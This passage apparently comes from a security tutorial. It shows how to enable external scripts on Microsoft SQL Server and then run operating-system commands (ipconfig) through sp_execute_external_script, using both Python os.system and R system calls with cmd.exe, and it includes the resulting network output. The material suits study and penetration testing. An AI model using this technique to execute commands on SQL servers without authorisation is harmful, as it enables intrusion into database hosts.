
The result of the above query, which you can see in the image above, tells us that `config_value` and `run_value` are 0, which means that external scripts are not enabled. Hence, we will enable the scripts now. For this, we will execute the following query:

```
EXECUTE sp_configure 'external scripts enabled', 1;  
GO  
RECONFIGURE;  
GO
```



As you can see in the image above, the query has been executed successfully. Now, let us confirm if the scripts are enabled or not, and for this, run the following query:

```
sp_configure 'external scripts enabled'  
GO
```




As the result of the above query, **Config_value and run_value** have been changed to 1, which means that the external scripts are enabled now.

Executing Python Script

As we have enabled External scripts. We will now execute the Python script. This python script will run the command “ipconfig”. And if successfully executed, it will give us the result for the said command. To execute python script type:

```
EXECUTE sp_execute_external_script @language = N'Python', @script =  
N'print(__import__("os").system("ipconfig"))'
```




As you can see in the image above, the Python script was executed successfully.

Executing R Script

Now we will execute R script. To do so, execute the following commands:

```
EXEC sp_execute_external_script
@language=N'R',
@script=N'OutputDataSet <- data.frame(system("cmd.exe /c ipconfig",intern=T))'
WITH RESULT SETS (([cmd_out] text));
GO
```



The screenshot shows the SQL Server Enterprise Manager interface. The top pane displays the executed T-SQL script, which uses the `sp_execute_external_script` stored procedure to run an R script. The R script uses the `system` function to execute the Windows `ipconfig` command. The bottom pane shows the results of the query, which is a table with one column named `cmd_out`. The results are as follows:

| | cmd_out |
|----|--|
| 1 | NULL |
| 2 | Windows IP Configuration |
| 3 | NULL |
| 4 | NULL |
| 5 | Ethernet adapter Ethernet0: |
| 6 | NULL |
| 7 | Connection-specific DNS Suffix . : |
| 8 | Link-local IPv6 Address : fe80::398... |
| 9 | IPv4 Address. : 192.168.1.154 |
| 10 | Subnet Mask : 255.255.25... |
| 11 | Default Gateway : 192.168.1.1 |

And as you can see in the image above, the R script has been executed successfully. So, this way, we can use external scripts to our advantage. And use various programming languages to get the desired results.